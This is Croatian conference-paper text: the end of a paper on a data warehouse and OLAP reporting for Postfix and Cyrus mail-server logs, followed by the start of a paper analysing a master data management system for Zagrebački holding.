Podatci koje proizvode Postfix i Cyrus sustavi zapisani su prema syslog protokolu u dnevničke zapise. Syslog je standard za zapisivanje programskih poruka koji dozvoljava razdvajanje dijela softvera koji generira poruke od sustava koji ih sprema, od dijela softvera koji je zadužen za izvještavanje i analizu poruka. Tako se na serveru na kojem je smješten Cyrus odnosno Postfix generira mnoštvo dnevničkih zapisa o stanju sustava, odnosno, podatci o vremenima uspostavljanja konekcija, IP adresama, korisničkim imenima i slično. No, osim korisnih, postoji i zamjetan broj podataka koji su nekorisni (nekorisni u smislu dizajniranja sustava prema zadanim zahtjevima). Bitno je ocijeniti koji su podatci korisni, a koji nekorisni jer krivom procjenom neke se informacije mogu izgubiti ili pak mogu postati redundantne u sustavu.

Arhitektura programskih sustava Postfix i Cyrus raspodijeljena je na nekoliko međusobno povezanih manjih programa, čime se ostvaruje skalabilnost i robusnost. Svaki od programa izvršava se u više instanci, te odrađuje dio posla obrade poruke od zaprimanja u sustav do njezinoga daljnjeg prosljeđivanja. Programi koji sudjeluju u prosljeđivanju poruke su: smtpd, pickup, cleanup, qmgr, smtp i local u Postfix, te pop3, pop3s, imap i imaps u sustavu Cyrus.

Dnevnički zapis koji sadrži podatke iz vremenskog perioda od recimo tjedan dana može u svom izvornom obliku sadržavati nekoliko desetaka milijuna redaka. Doduše, svaki redak sam za sebe ne predstavlja cijelu informaciju, nego tek kada se ti redci grupiraju po određenom ključu, tek se onda mogu izvući određene informacije. Taj dio zadaće na sebe preuzima skripta pisana u programskom jeziku Perl [5]. Ona grupira retke dnevničkog zapisa, izvlači iz njega korisne podatke, te stvara novu datoteku koja je formatirana na takav način da se pomoću Oracle alata, SQL*Loader, može brzo i efikasno prebaciti u bazu podataka.

U oba sustava mogu se pratiti sljedeće korisne informacije:

Cyrus – vrijeme početka konekcije, vrijeme završetka konekcije, ime servera, vrsta protokola, IP adresa, korisničko ime, tip autentifikacije, status autentifikacije;

Postfix – vrijeme preuzimanja i prosljeđivanja poruke, IP adrese i nazivi poslužitelja koji sudjeluju u prijenosu, statusi filtriranja.

Iako će skladište podataka biti objašnjeno tek u sljedećem poglavlju, važno je objasniti korak koji se odvija na prijelazu podataka s izvora u skladište, opće poznat kao ETL *(eng. Extract, Transform and Load)*. ETL se sastoji od tri temeljna koraka: izvlačenje podataka, njihova transformacija i pročišćavanje, te učitavanje u skladište. U ovom radu za izvlačenje se koristi Perl skripta, koja vrlo brzo, u roku nekoliko sekundi, obrađuje tekstualne datoteke veličine i do par gigabajta. Radi optimiziranja i razdvajanja posla procesa ETL-a, Perl skripta transformira informacije iz tekstualne datoteke u oblik prikladan za učitavanje u pripremne tablice u Oracle DBMS-u. Na taj način složenost obrade se prebacuje na DBMS, a time se i smanjuje potrebna komunikacija s istom. Za unos u Oracle DMBS se koriste tehnike Oracle podatkovne pumpe *(eng. Oracle Data Pump)* čime se proces prijenosa svodi na svega nekoliko minuta. Pripremne tablice vrlo su slične tablicama skladišta podataka, ali su prilagođene za lakši unos podataka i prijenos. Podatci se nalaze u pripremnim tablicama sve dok ne budu spremni za prijenos u skladište. Na taj način riješen je problem kad su podatci na izvoru razlomljeni kroz više datoteka, na primjer sesije i transakcije slanja poruka koje mogu trajati i do nekoliko dana, tada skripta za obradu ne mora pamtiti stanje u kojem se nalaze podaci i njihovu cjelovitost.


III. SKLADIŠTE PODATAKA

Kada se govori o skladištima podataka, danas postoji više objašnjenja i definicija. U ovom radu oblikovanje i izgradnja skladišta podataka temeljena je na radu Ralpha Kimballa, koji definira skladište kao kopiju transakcijskih podataka specijalno strukturiranu za upite i analize [4]. Prema Kimballu, svako područno skladište podataka *(eng. data mart)* se modelira prema četiri ključna koraka. U prvom koraku definira se poslovni proces koji se prati u poslovnoj domeni. Zatim se za dani proces definira granularnost informacija poslovnog procesa. Pa tako u ovom radu zapisi u činjeničnim tablicama predstavljaju jednu transakciju slanja poruke kroz mrežu, a u drugom slučaju jednu transakciju korisnika tijekom pristupa pretincu elektroničke pošte. Nakon toga definiraju se dimenzijske tablice za pojedinu činjeničnu tablicu. U našem radu dolazi do dijeljenja dimenzijskih tablica čime je dobiven tzv. pahuljasti spoj *(eng. snowflake)*. U zadnjem koraku se određuju mjere poslovnog procesa.

U dizajnu odozdo prema gore *(eng. bottom-up)* prvo se definiraju područna skladišta podataka kojima se prate poslovni proces. U ovom radu fokus pada na dva područna skladišta podataka, prvo koje prati slanje i primanje poruka kroz mrežu tvrtke, te drugo koje prati dohvaćanje poruka iz poštanskih pretinaca. U budućnosti ovakva područna skladišta podataka mogu se povezati sa još nekim kako bi se pratila prodaja ili proizvodnja u tvrtci, te se omogućila naplata usluga i izvlačenja zaključaka o uspješnosti pojedinog odjela.

Skladište podataka korišteno u ovom radu sastoji se od nekoliko dimenzijskih i činjeničnih tablica prikazanih na slici 1.

Činjenične tablice posjeduju veliki broj zapisa, mjerljiv u milijunima, koji se skupljaju tijekom vremena. Stoga je tablica normalizirana i posjeduje minimalan skup atributa



Slika 1. Shema skladišta podataka

malih veličina. Atributi su podijeljeni u dvije skupine: ključevi i mjere. Atribute ključeva predstavljaju primarni surogat ključevi tablice i referencijski ključevi prema dimenzijskim tablicama. Važno je napomenuti da se tablice dimenzija referenciraju i po nekoliko puta, ovisno o ulogama koju imaju dimenzije. Pa se tako vremenske dimenzije pojavljuju kao *dDatumPrimanja, dDatumSlanja, dVrijemePrimanja, dVrijemeSlanja, dKorisnikPrimatelj, dKorisnikPosiljatelj, dPosluziteljPrimatelj* i *dPosluziteljPosiljatelj*, itd. Drugu skupinu atributa čine atributi zvani mjere, koji svojom vrijednošću daju ocjenu danom poslovnom procesu. Mjere su najčešće brojčani atributi poput veličine poruke u bajtima, trajanje slanja, logičke oznake prisustva ili odsustva nekog svojstva i druge. Takve mjere omogućuju jednostavna agregiranja vrijednosti po određenim dimenzijama poput *roll-up, drill-down, cross-join* i drugim metodama prisutnima u OLAP sustavima [3].

Dimenzijske tablice služe za opise zapisa u činjeničnim tablicama. Obično posjeduju puno manji broj zapisa, do nekoliko desetaka tisuća zapisa, u odnosu na činjeničnu tablicu koja konstantno raste kroz vrijeme. Dimenzijska tablica nije normalizirana i prosječno sadrži veće atribute, obično tekstualne nazive i opise. Zbog denormaliziranosti tablice često postoji hijerarhija među atributima, poput *godina>mjesec>dan, sat>minuta>sekunda* ili *tip domene>domena*, o kojima je potrebno posebno voditi računa jer se njihova ispravnost ne osigurava na razini skladišta nego se tek provodi kod izgradnje izvještaja i upita u sustavima za izvještavanje. Prema danim hijerarhijama mogu se raditi *roll-up* i *drill-down* upiti agregiranjem. U ovom skladištu podataka postoje sljedeće dimenzije vidljive u tablici 1.

Vremenske dimenzije *dDatum* i *dVrijeme* pune se unaprijed tijekom početne inicijalizacije skladišta, kako bi se ubrzao proces inkrementalnih unosa podataka u skladište podataka, te se omogućilo postojanje potrebnih podataka. Mana takvog pristupa je što administrator mora paziti da postoje podatci za sva potrebna vremenska razdoblja i da ih se na vrijeme proširuje, ali opet da se ne unosi previše podataka unaprijed koji se neće koristiti, jer usporavaju rad sustava.

Ostale dimenzije u skladištu također inicijalno posjeduju univerzalne zapise koji predstavljaju neka nepoznata stanja u kojima se mogu pojaviti podaci tijekom unosa, poput nedostatka neke informacije „Nepoznato“ ili „Nije dostupno“.

TABLICA 1. Popis dimenzija u skladištu podataka

Naziv dimenzije	Opis:
dPoslužitelj	Sadrži podatke vezane za poslužitelje. IP adresu, ime poslužitelja, tip poslužitelja
dKorisnik	Korisničko ime
dKompanija	IP adresa, naziv kompanije
dVrijeme	Dimenzija koja pokriva vremenske intervale unutar jednog dana. Dan je raspodijeljen u intervale od po pola sata
dDatum	Dimenzija koja pokriva vremenske intervale po datumima

Na temelju provedene analize može se donekle predvidjeti rast činjeničnih i dimenzijskih tablica. Na slici 2. može se vidjeti kako veličina činjenične tablice raste linearno svakim inkrementom unosa podataka, pri čemu se pretpostavlja da izvor isto tako linearno stvara nove informacije.

Za razliku od činjenične tablice, dimenzijske tablice brzo se pune u početku rada skladišta podataka kroz prvih nekoliko inkrementalnih punjenja, te se u daljnjem radu dimenzijski podatci većinom ponavljaju i nema puno novih dodavanja. Na slici 3 prikazan je logaritamski pad potrebnog prostora za nove informacije dimenzijske tablice.

Može se zaključiti da je skladište podataka baza podataka koja se koristi u analizi i izvještavanju poslovnog procesa i da predstavlja slijed zapisa poslovnog procesa nekog poduzeća za određene vremenske periode, pri čemu se podatci čuvaju pet, deset ili više godina. Takvi dugoročni sustavi ne mogu se u potpunosti automatizirati, te zahtijevaju konstantan nadzor administratora sustava. Sustav je potrebno nadzirati na razini rada sustava baze podataka optimiziranjem upita i particioniranjem tablica radi bržeg odziva, izmjenom i dodavanjem novih dimenzija, atributa i mjera radi proširenja korisničkih zahtjeva i potreba. S druge strane potrebno je redovito nadzirati ETL proces zbog čestih iznimaka koje nastaju zbog neadekvatnih podataka s izvora, te biti spreman na odbacivanje podataka koji predstavljaju prevelik utrošak u prebacivanju. Prebačene podatke moraju povremeno nadzirati i ispravljati administratori upoznati sa domenom procesa koji se prati skladištem, kao i sami korisnici kojima su namijenjeni rezultati analize. Potrebno je također paziti i na ispravnost i na valjanost izvještaja koji se dobivanju nad danim podatcima. Sve ove aktivnosti čine jedan živi sustav koji se odvija oko skladišta podataka.

IV. REZULTATI ANALIZE

Podatci u skladištu podataka prilagođeni su za višedimenzionalne upite i analizu. Da bi informacije u skladištu bile korisne zainteresiranim korisnicima potrebno je informacije adekvatno prezentirati. Koriste se dva pristupa prezentacije.


Prvi pristup je preko OLAP alata, kojim se omogućuje dinamičko pregledavanje podataka skladišta, filtriranjem i agregiranjem vrijednosti dimenzija. Ovaj pristup nudi mnogo mogućnosti korisnicima, ali zahtijeva od korisnika i određeno poznavanje domene koja se analizira, kao i neka osnovna znanja korištenja OLAP alata.

Drugi pristup nudi konkretne informacije pomoću već gotovih izvještaja. Izvještaji su unaprijed osmišljeni i namijenjeni određenoj grupi zainteresiranih korisnika. Izvještaji ne nude preveliku dinamičnost upita, ali i ne zahtijevaju nikakva posebna znanja od njihovih korisnika.


Oba pristupa dostupna su putem centralnog sustava za izvještavanje koje dolazi kao dio Jaspersoft OLAP poslužitelja. Jaspersoft nudi web sučelje kojim je moguće upravljati pravima pristupa korisnika, izgradnjom i pregledom OLAP izvještaja, pregledavati gotove izvještaje, prebacivati izvještaja u MS Excel, PDF, te druge opcije.

Jaspersoft sustav posjeduje relacijski OLAP (ROLAP) mehanizam otvorenog koda kojeg u pozadini pokreće Apache Tomcat poslužitelj u kombinaciji s MySQL bazom podataka u koju sprema informacije o korisnicima i upitima. S obzirom da se radi o ROLAP poslužitelju, svi podatci korišteni u izvještajima drže se na izvoru podataka, tj. Oracle relacijskom skladištu podataka. Jaspersoft koristi Mondrian XML (eng. extensible markup language) shemu za definiranje OLAP kocke i MDX (eng. multidimensional expression language) [7]za postavljanje višedimenzionalnih upita.

Za oblikovanje sheme potrebno je prekopirati osnovnu shemu relacijskog modela skladišta podataka u programu JasperAnalysis Schema Workbench, koji nudi osnovne mogućnosti grafičkog editiranja podatkovne kocke, dimenzija i mjera, uz jednostavnu mogućnost izvršavanja testnih MDX upita nad kockom. Tijekom izgradnje sheme moguće je proširiti izvorni model novim atributima nastalim jednostavnim transformacijama izvornih



Slika 2. Pretpostavljeno inkrementalno povećanje veličine činjenične tablice [MB]



Slika 3. Pretpostavljeno inkrementalno povećanje veličine dimenzijskih tablica [MB]

informacija, poput pretvorbe mjernih jedinica ili uljepšavanje formata prikaza informacija.


Jaspersoft OLAP web sučelje omogućuje jednostavno grafičko klikabilno pregledavanje podataka po dimenzijama i njihovim hijerarhijama, uz za sada dosta nedostataka u grafičkom prikazu podataka.

Jaspersoft iReport alat služi za izradu unaprijed definiranih izvještaja za pojedine korisničke grupe poput uprave, prodajnih menadžera i drugih korisnika koji donose pojedine odluke na temelju rezultata analize. Za razliku od OLAP sustava iReport omogućuju veću vizualnu slobodu kod izrade izvještaja, ali smanjuju slobodu korisničkih zahtjeva.

Na sljedeće dvije slike mogu se vidjeti primjeri dva jednostavna izvještaja. Na slici 4 može se vidjeti izvještaj koji daje neke od informacija koje se mogu saznati iz sustava Postfix: top 5 domena po broju poslanih elektroničkih poruka iz veljače 2011. godine, te broj poslanih poruka po intervalima u danu. Iz tih podataka može se zaključiti koje domene (tvrtke) najviše šalju elektroničku poštu, te se po toj osnovi može odrediti određeni plan naplate usluge.

Na slici 5 može se vidjeti broj konekcija po protokolima za određeni vremenski period. Iz tih podataka mogu se vidjeti omjeri e-mail protokola te nakon nekog vremena praćenja podataka, može se saznati da li korištenje određenog protokola raste ili pada, te prema tome odrediti koje daljnje korake je potrebno poduzeti.

Ta dva izvještaja samo su mali pokazatelj informacija koje se mogu izvući iz skladišta podataka. Za sustav Cyrus moguće je recimo saznati broj konekcija po domenama za određeni period ili prosječni broj trajanja u sekundama konekcije po domenama, itd. Što se tiče sustava Postfix moguće je saznati vremena obrade poruke kroz sustav, broj odbijenih i filtriranih poruka, raspodijele poruka po korisnicima, i druge izvještaje.



Slika 4. Primjer izvještaja za Postfix



Slika 5. Primjer izvještaja za Cyrus

V. ZAKLJUČAK

Analiza informacijskih sustava tvrtki krije mnogobrojne mogućnosti i probleme. U ovom radu analiza dnevničkih zapisa pokazala se kao pravi izazov. U početnoj fazi veliki problem predstavlja nedovoljna količina informacija o izvoru podataka i formatu njegovih dnevničkih zapisa, što predstavlja opasnost izrade krivog modela skladišta. Često je potrebno korisne informacije i veze među njima otkriti reverznim inženjerstvom i metodama pokušaja i pogrešaka uz sugestije korisnika iz poslovne domene problema. Unatoč izazovima izrade skladišta podataka pokazala su se kao odličan univerzalan pristup u praćenju i analizi komunikacijskog sustava. Oracle 10g DBMS-s posjeduje mnogo zanimljivih alata za korištenje u sustavu punjenja skladišta podataka, od SQL Loadera do specijalnih SQL naredbi poput *merge* naredbe, kojima se ubrzava prijenos podataka izmemeđu tablica. Jaspersoft alati omogućuju jednostavno, brzo i besplatno postavljanje centralnog poslužitelja za višedimenzionalno izvještavanje, što izrazito pogoduje malim tvrtkama koje žele brze rezultate bez skupih ulaganja. Mondrian OLAP kocka oblikuje se lakoćom, ali glavnu prepreku u OLAP izvještavanju predstavlja MDX upitni jezik, za kojeg kronično nedostaje dokumentacija njegove strukture, mogućnosti i dostupnih funkcija, kao i alat za njegovo oblikovanje. Isto tako, veliki nedostatak Jaspersoft alata je nedostatka kvalitetnog i intuitivnog dizajna web korisničkog sučelja, nedostatak dizajnera upita, te mali broj mogućnosti za analizu podataka. Čak ni komercijalna verzija njihovog proizvoda ne donosi nikakva ozbiljna poboljšanja i mogućnosti. Izvještaji dobiveni iReport grafičkim alatom za izradu izvještaja pokazali su se zasada kao bolje rješenje od OLAP analize, prvenstveno zbog zanimljivih i dizajnerski ljepših izvještaja koji su korisnicima zanimljiviji od grafički nedovoljno dorađenog i kompliciranog kreiranja upita u OLAP kocki.

Unatoč mnogobrojnim problemima koje još uvijek vrebaju tijekom dizajniranja i rada ovakvog sustava za

analizu podataka, dobiveni rezultati u izvještajima predstavljaju zlatnu vrijednost za njihove korisnike. Skladišta podataka predstavljaju dobar pristup u rješavanju ovakvih problema analize, a ETL i OLAP alati postat će sve bolji u skorašnjim verzijama, za što već postoje i naznake velikih proizvođača poput Oraclea i Microsofta, koji svakodnevno guraju svoja nova rješenja na ovu temu. Za ovim tehnološkim područjem postoji velika potreba u poslovnom svijetu, te ono ima veliki potencijal i vrijednost svojim korisnicima.

LITERATURA

[1] Bojčić, Adam, diplomski rad br. 307. - Fakultet elektrotehnike i računarstva, Sveučilište u Zagrebu - Sustav za višedimenzionalnu analizu korištenja elektroničke pošte, 2011.

[2] Pavlić, Josip, diplomski rad br. 308. - Fakultet elektrotehnike i računarstva, Sveučilište u Zagrebu - Programski sustav za analizu korištenja elektroničke pošte, 2011.

[3] Wikipedia, Data Warehouse – URL: http://en.wikipedia.org/wiki/Data_warehouse, 2012

[4] Kimball, R., Ross, M., „The Data Warehouse Toolkit, Second Edition: The Complete Guide to Dimensional Modeling", John Wiley & Sons, Inc., 2002.

[5] Randal L. Schwartz & Tom Phoenix: Learning Perl, 3rd edition, 2001.

[6] Kale D. Dent: Postfix, The Definitive Guide, 2004.

[7] Introduction to Multidimensional Expressions (MDX), 2005., URL: http://www.fing.edu.uy/inco/grupos/csi/esp/Cursos/cursos_act/2005/DAP_SistDW/Material/2-SDW-Laboratorio1-2005.pdf

[8] Cyrus, 2012, URL: http://www.cyrusimap.org/index.php

Analiza izvedivosti implementacije sustava za centralizirano upravljanje matičnim podacima u Zagrebačkom holdingu

Dražen Oreščanin, Mr.Sc.
Poslovna Inteligencija d.o.o.
Potpuna adresa: Stubička 50b 5, HR-10000 Zagreb, Croatia
Telefon: +385 1 4617 945 E-mail: drazen@inteligencija.com

Josip Ostojić, Dr.Sc.
Zagrebački holding d.o.o. Zagreb,
Potpuna adresa: Ulica grada Vukovara 41, HR-10000 Zagreb, Croatia
Telefon:.+385 1 6420 312, E-mail: josip.ostojic@zgh.hr

Sažetak - Temeljna zadaća Zagrebačkog holdinga je obavljanje komunalnih djelatnosti uz zaštitu okoliša i javnog interesa lokalne zajednice. U svrhu optimizacije poslovnih procesa Zagrebački holding razmatra mogućnost implementacije sustava za centralizirano upravljanje matičnim podatcima o klijentima, lokacijama i objektima, te proizvodima i uslugama koje nudi svojim klijentima. U radu je opisana analiza poslovnih procesa i postojeće infrastrukture, definirani su funkcionalni zahtjevi i predložena arhitektura takvog sustava.

I. UVOD

Zagrebački holding d.o.o. (ZGH) osnovan je 2007. godine prema Zakonu o trgovačkim društvima i u 100-postotnom je vlasništvu Grada Zagreba.

Sastoji se od Direkcije i 18 podružnica koje obavljaju djelatnosti nekadašnjih gradskih poduzeća, a ukupni broj zaposlenih je oko 12.000. ZGH. vlasnik je i 6 trgovačkih društava i ustanova s još oko tisuću zaposlenih.

Djelatnosti Društva grupirane su u tri poslovna područja:

- Komunalne djelatnosti
- Prometne djelatnosti
- Tržišne djelatnosti.

Podružnice udružene u ZGH inicijalno su poslovale kao zasebne tvrtke, te je svaka od njih imala zaseban informacijski sustav ili više sustava za podršku operativnom poslovanju.

Projekt uspostave centralizirane baze podataka započeo je ubrzo nakon osnivanja ZGH, s ciljem objedinjavanja podataka i razvoja integralne baze podataka. U to je doba svako trgovačko društvo imalo svoju bazu podataka te je svako zasebno izdavalo svoju uplatnicu za komunalne naknade i usluge. Takav je sustav generirao velike troškove, stoga je bilo nužno formiranje centralizirane baze podataka.

Uvođenje jedinstvene uplatnice (JUP) donosi pogodnosti i građanima jer se obveze za komunalne naknade i usluge mogu platiti na jednom mjestu i bez provizije.

Jedinstvena baza podataka omogućuje, među ostalim, optimizaciju troškova održavanja i korištenja, provedbu integracije poslovnih procesa, nadzor sustava te uvođenje jedinstvenog uplatnog dokumenta.

Unutar ZGH, prepoznate su tri glavne grupe matičnih podataka:

- Korisnici – podaci o pravnim i fizičkim osobama korisnicima usluga ZGH
- Lokacije i Objekti – podaci o lokacijama i objektima na kojima se korisnicima pružaju usluge
- Proizvodi i usluge – podaci o proizvodima i uslugama koji se korisnicima pružaju na određenim lokacijama.

Svaka od ove tri glavne grupe matičnih podataka ima i međusobne veze unutar grupe, te veze među pojedinim grupama.

U svrhu optimizacije poslovnih procesa te uz istovremeno smanjenje svih nepotrebnih troškova, ZGH razmatra mogućnost implementacije rješenja za centralizirano upravljanje matičnim podatcima (Master Data management – MDM) o klijentima, lokacijama i objektima, te proizvodima i uslugama koje ZGH nudi svojim klijentima

U radu će se izložiti analiza poslovnih procesa i postojeće infrastrukture, definirati funkcionalni zahtjevi sustava i predložiti arhitektura MDM sustava.

II. ANALIZA POSLOVNIH PROCESA I POSTOJEĆE INFRASTRUKTURE

Postojeća jedinstvena baza ne sadržava sve referentne matične podatke, budući da nisu sve fizičke i pravne osobe korisnici svih proizvoda i usluga. Također, postoje i prilično veliki problemi s kvalitetom podataka.

Podružnice koje su okosnica komunalnih djelatnosti i pripadajući sustavi su prepoznati kao sustavi u kojima se nalazi glavnina matičnih podataka i koji bi trebali biti izvor za centralni repozitorij matičnih podataka.

Podružnica Čistoća koristi aplikaciju Imperios koja je razvijena na MS SQL server platformi. Aplikacijom su podržani poslovni procesi kao npr. obračun plaća, izlazni računi, ulazni računi, skladišno poslovanje, blagajna, obrada radnih naloga itd. U Imperiosu se vode pravne osobe (firme) dok se fizičke osobe vode u Registru. Jedan, manji, dio obrtnika je u Imperiosu, a ostatak je u Registru. Aplikacija Imperios sadrži matične podatke koji se odnose na klijente, adrese, objekte, proizvode i usluge.

Registar je nova aplikacija koja podržava najveći skup matičnih podataka iz područja komunalnih djelatnosti. Ova aplikacija je izravna podrška za jedinstvenu uplatnicu koja se mjesečno obrađuje za cca 400.000 korisnika komunalnih naknada i usluga. Aplikacija Registar sadrži matične podatke o obveznicima, objektima, adresama i većem broju komunalnih naknada i usluga. Komunalne naknade i usluge za stambene,

poslovne i garažne prostore na području Grada Zagreba su: pričuva, komunalna naknada, naknada za uređenje voda, najamnina, zakupnina i spomenička renta. Registar je realiziran korištenjem J2EE tehnologije i koristi IBM DB2 UDB bazu podataka.

Podružnica Vodoopskrba i odvodnja radi pripremu i obračun svojih usluga s više aplikacija. Jedan proces je definiran za stambene zgrade sa zajedničkim vodomjerima: podružnica očitava vodomjere i održava promjene broja obveznika u kućanstvima u aplikaciji Registar, te se na osnovu ovih podataka radi obračune potrošnje vode. Ovi podaci se povezuju sa svakim pojedinim objektom i sastavni su dio jedinstvene uplatnice.

Drugi proces se odnosi na sve ostale objekte, gdje se nakon očitanja vodomjera obračun potrošnje vode izvodi u aplikaciji Risov. Aplikacija Risov na Oracle 8 bazi podataka, izrađena je s Oracle Forms 3.0 i Reports 2.0 alatima. U aplikaciji se nalazi analitičko knjigovodstvo kupaca. Analitičko knjigovodstvo se vodi za privatne kuće, gospodarstvo i za stanove koji imaju vodomjer. U tijeku je razvoj UPN aplikacije koja će zamjeniti Risov u budućnosti. Risov aplikacija sadrži matične podatke o klijentima i lokacijama.

Posebna aplikacija eKomis se koristi za obračun usluga u gradu Samoboru. eKomis je aplikacija na Oracle 11g R2 bazi podataka, dostupna potrošačima na Internetu – tamo su podaci o stanjima, računima i uplatama koje građani mogu pregledavati on-line, građani imaju username / password.

Gradska Plinara Zagreb (GPZ) je razdvojena na opskrbu i distribuciju. Opskrba i distribucija su bile u sastavu GPZ, dok se nisu razdvojile prema zahtjevima za deregulaciju tržišta iz izmijenjenog zakonodavstva. Sukladno tom procesu, sada je u tijeku i proces razdvajanja IT sustava. Distribucija će nastaviti održavati sve sustave, te pružati uslugu korištenja sustava Opskrbi.

GPZ-Opskrba priprema novu aplikaciju za obračun potrošnje plina, koja će biti implementirana na Oracle 11g R2 bazi podataka. Ova aplikacija će podržavati i matične podatke o klijentima, lokacijama, objektima. GPZ nije integrirana u sustav jedinstvene uplatnice i podaci o njihovim korisnicima, lokacijama i priključcima ne nalaze se u Registru.

Podružnice Gradska groblja, ZET i Zagrebparking u svojim IT sustavima također imaju podatke o korisnicima svojih usluga.

U kontekstu Gradskih groblja partneri su korisnici grobnih mjesta koji su ih kupili i plaćaju godišnje održavanje. Gradska groblja koriste aplikaciju Memento koja je razvijena na Microsoft tehnologiji.

ZET koristi Fare On aplikaciju koja pokriva ured putnih karata. Osim tog sustava, ZET koristi aplikaciju za financije i knjigovodstvo, te sustav za nadzor prometa koji nije predmet interesa MDM projekta. Baza podataka je Microsoft SQL Server, koristi se .NET tehnologija, dio platforme je Windows aplikacija, a jedan dio funkcionalnosti je i web aplikacija. Iz aplikacije putnih karata se radi temeljnica za knjiženje u aplikaciju za financijsko knjigovodstvo. U Fare On aplikaciji od podataka o korisniku nalaze se ime, prezime, datum rođenja, OIB, adresa stanovanja, adresa za slanje pošte i broj telefona za kontakt.

Za svakog korisnika postoji profil koji je validan za neki period. Nakon proteka perioda profil se produžuje ili mijenja. Profil može biti – učenik, student, opći (zaposleni), nezaposleni, umirovljenik, socijalni slučaj, davatelj krvi. Za aktivaciju profila korisnik mora donijeti potvrdu o statusu.

ZET-u su potrebne iz MDM sustava informacije o tome tko su zaposlenici ZGH, budući da ZET ima ugovore sa svim podružnicama po kojima ZET naplaćuje mjesečne karte direktno podružnicama.

Zagrebparking posjeduje podatke o vlasnicima vozila. Sustav naplate parkinga je podržan s aplikacijom mParking. Od ove godine vrijedi novi Zakon o sigurnosti prometa na cestama. Po tom zakonu jedinica lokalne uprave može ovlastiti koncesionara za razmjenu podataka s MUP-om, što je u ovom slučaju Zagrebparking. Razmjena podataka između Zagrebparkinga i MUP-a udvija se korištenjem Web-servisa.

Baze pretplata i kazni (dnevnih parkirnih karata) su dvije odvojene baze. Ima oko 10.000 korisnika godišnjih karata, a puno više ima kazni.

Direkcija ZGH aktivno radi na centralizaciji i standardizaciji IT sustava i sustava za upravljanje podacima, u okvirima budžeta i uvjeta u okruženju. Što se tiče standardizacije sustava, zajednički ERP sustav bi trebao podržavati sve bitne podružnice i temeljiti se na zajedničkim matičnim podacima.

Konsolidacija podataka je preduvjet za ERP. U fazama će se pristupati pojedinim podružnicama za uključivanje u MDM sustav. Puno je realniji koncept da se ide na referencijalni model MDM-a s obzirom na poslovne potrebe i buduću strategiju.

Centar za korisnike je otvoren u ljeto 2011. godine u cilju pružanja cjelovite podrške korisnicima komunalnih naknada i usluga na razini ZGH. Na računalu agenta Centra za korisnike su instalirane sve klijentske aplikacije koje su neophodan izvor informacija o komunalnim naknadama i uslugama. Ne postoji aplikacija u koju se upisuju CRM podaci o kontaktima i zahtjevima korisnika koji dolaze u Centar za korisnike.

III. MDM SUSTAVI

Upravljanje matičnim podacima (MDM) je jedna od strateških inicijativa koja spada u područje strateškog upravljanja podatkovnim resursima (eng. Data Governance).

Data Governance konvergira područja kvalitete podataka, upravljanje podacima, politika upravljanja podacima, upravljanje poslovnim procesima i upravljanju rizicima vezanim za obradu podataka u organizaciji. Kroz Data Governance, organizacije uspostavljaju nadzor nad procesima i metodama koje koriste njihovi zaposlenici. [3]

Data Governance je skup procesa koji osigurava da se važnim podacima formalno upravlja kroz poduzeće i da ih se tretira kao imovinu. Data Governance osigurava da podaci budu pouzdani i da se zna odgovornost za bilo koji štetni događaj koji se može dogoditi zbog niske kvalitete podataka, uključujući postavljanje ljudi zaduženih za sprečavanje nastajanja problema s podacima. Strateško upravljanje podatkovnim resursima potrebno je razlikovati od pojma Data management, koji se odnosi na operativno upravljanje podacima. Strateško upravljanje podatkovnim resursima također opisuje evolucijski proces promjene upravljanja informacijama za tvrtke, promjenu načina razmišljanja tvrtke i postavljanje procesa za obradu informacija, tako da podaci mogu biti korišteni od strane cijele organizacije. Tehnologija je ključna u mnogim oblicima pomoći tijekom procesa strateškog upravljanja podatkovnim resursima.

MDM kao disciplina obuhvaća skup procesa i alata koji dosljedno definiraju upravljanje netransakcijskim podatkovnim subjektima organizacije. Cilj implementacije MDM sustava je implementacija procesa za prikupljanje, uparivanje, konsolidiranje, osiguranje kvalitete distribuiranja matičnih podataka u cijeloj organizaciji, kako bi se osigurala dosljednost i nadzor nad podacima i informacijama. [1]

Osnovni pojmovi vezani za MDM sustave su:

- Referencijalni / transakcijski MDM sustavi
- Jedno / Više domenski MDM sustavi
